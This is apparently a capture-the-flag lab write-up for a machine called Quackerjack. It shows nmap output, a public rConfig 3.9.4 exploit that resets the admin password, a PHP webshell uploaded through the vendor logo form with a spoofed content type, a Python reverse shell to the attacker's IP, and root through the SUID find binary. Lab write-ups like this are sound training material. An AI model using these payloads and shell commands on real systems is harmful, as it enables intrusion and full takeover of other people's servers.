Quackerjack (PHP upload image vuln to RCE, SUID to root)

Nmap

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.49.89
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 a2:ec:75:8d:86:9b:a3:0b:d3:b6:2f:64:04:f9:fd:25 (RSA)
|   256 b6:d2:fd:bb:08:9a:35:02:7b:33:e3:72:5d:dc:64:82 (ECDSA)
|_  256 08:95:d6:60:52:17:3d:03:e4:7d:90:fd:b2:ed:44:86 (ED25519)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
|_http-title: Apache HTTP Server Test Page powered by CentOS
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
```

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp  open  netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open  mysql       MariaDB (unauthorized)
|_sslv2: ERROR: Script execution failed (use -d to debug)
8081/tcp open  http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
|_http-title: 400 Bad Request
Service Info: Host: QUACKERJACK; OS: Unix

Host script results:
|_clock-skew: mean: 1h20m10s, deviation: 2h18m36s, median: 8s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-05-03T19:18:49
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.10.4)
|   Computer name: quackerjack
|   NetBIOS computer name: QUACKERJACK\x00
|   Domain name: \x00
|   FQDN: quackerjack
|_  System time: 2023-05-03T15:18:50-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

FTP enum

We get `229 Entering Extended Passive Mode (|||35133|).`

Binary and passive mode do not work so we will move on.


Web enum

We have a webserver running on port 8081 and port 80.

Lets start with port 8081 which requiers https to browse to.

https://192.168.89.57:8081

We are presented with this page.



rConfig - Configuration Management

Login Page

Enter Username & Password to login

Username

Password

Remember me on this computer □

Forgot my password! Login

rConfig.com Online Blog Help Files License Information Online Support

rConfig Version 3.9.4 © rConfig 2015 - 2023

We notice the site is running rconfig which is a network managenment tool. It is running on version 3.9.4

Foothold

After searching for exploits and trying a few, I discovered https://www.exploit-db.com/exploits/48878


This one allows for changing the admin password and RCE however, I was not able to get the RCE to work.

Edit the expoit code to add your target IP

```
url="https://192.168.89.57:8081/" #change this to fit your URL (adding the last slash)
payload="nc 192.168.49.89 8080 -e /bin/sh"  #change this to whatever payload you want
payload_rce= "fileName=../www/test.php&code=<%3fphp+echo+system('ls')%3b%3f>&id=3"
#if you want to use Method 2 for RCE, use a PHP, urlencoded payload as the value of the code parameter
```


Now run the exploit and select option 2 "User enumeration + User edit"

It will now change the admin password to `Testing1@`



```
Method>2
(+) The admin user is present in this rConfig instance
(+) The new password for the admin user is Testing1@
```

Both RCE options did not work for me so lets find another way now that we can login as the admin user.



Dashboard

View rConfig Server and Device Status on this page

Server Information

Servername	quackerjack
IP Address	192.168.89.57
DNS Addresses	192.168.89.254
Internet IP	No Public IP AddressNo Public IP Address
Disk Free Space	6.29 GiB


Last 5 devices added/modified

Device Name	Date Added	Added By

I also found a file upload RCE vulnerability from github. https://gist.github.com/farid007/9f6ad063645d5b1550298c8b9ae953ff

We can navigate to vendors.php and upload a shell.

https://192.168.89.57:8081/vendors.php



Devices > Vendors

Update Vendor details on this page


Vendor Management

□	Vendor Logo	Vendor Name
□		Cisco

Page: 1 of 1

We can edit the cisco vendor picture and upload a php-webshell. We will capture the request in burp and change the `Content-Type` to `image/gif`.

Note, I could not get a simple webshell to work and instead used wwwolf webshell that worked perfectly. https://github.com/WhiteWinterWolf/wwwolf-php-webshell




```
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------143097408329344059171045479196
Content-Length: 599
Origin: https://192.168.89.57:8081
Referer: https://192.168.89.57:8081/vendors.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

-----------------------------143097408329344059171045479196
Content-Disposition: form-data; name="vendorName"

Cisco
-----------------------------143097408329344059171045479196
Content-Disposition: form-data; name="vendorLogo"; filename="shell.php"
Content-Type: image/png

<?php echo $_GET["cmd"];?>

-----------------------------143097408329344059171045479196
Content-Disposition: form-data; name="add"

add
-----------------------------143097408329344059171045479196
Content-Disposition: form-data; name="editid"

1
-----------------------------143097408329344059171045479196--

```

```
HTTP/1.1 302 Found
Date: Wed, 03 May 2023 20:58:20 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Location: https://192.168.89.57:8081/vendors.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

If we navigate to https://192.168.89.57:8081/images/vendor/wolfphpwebshell.php

Now we have an interactive webshell.



https://192.168.89.57:8081/images/vendor/wolfphpwebshell.php

Fetch: host: 192.168.49.89 port: 80 path:

CWD: /home/rconfig/www/images/vendor **Upload:** No file selected.


Cmd:

```
ls
ajax-loader.gif
cisco.jpg
juniper.jpg
php-info.php
php-shell.php
shell.php
wolfphpwebshell.php
```

Now we will run a python reverse shell in the cmd through the webshell.

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"192.168.49.89",80));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```


We now have a shell as the apache user.



```
┌──(root㉿kali)-[~/pg/practice/Quackerjack]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.89] from (UNKNOWN) [192.168.89.57] 58958
id
id
uid=48(apache) gid=48(apache) groups=48(apache)
```

Priv esc

Linpeas shows the SUID `find` is exploitable.




```
=======================================( Interesting Files )=======================================
[+] SUID - Check easy privesc, exploits and write perms
yz/linux-unix/privilege-escalation#sudo-and-suid
/usr/bin/find
/usr/bin/chage
/usr/bin/gpasswd
```

GTFObins shows us how to exploit it.
https://gtfobins.github.io/gtfobins/find/

Remove the `./` at the beginning of thecommand and just run

```
find . -exec /bin/sh -p \; -quit
```

We now have an euid=0 (root)



```
find . -exec /bin/sh -p \; -quit
id
id
uid=48(apache) gid=48(apache) euid=0(root) groups=48(apache)
```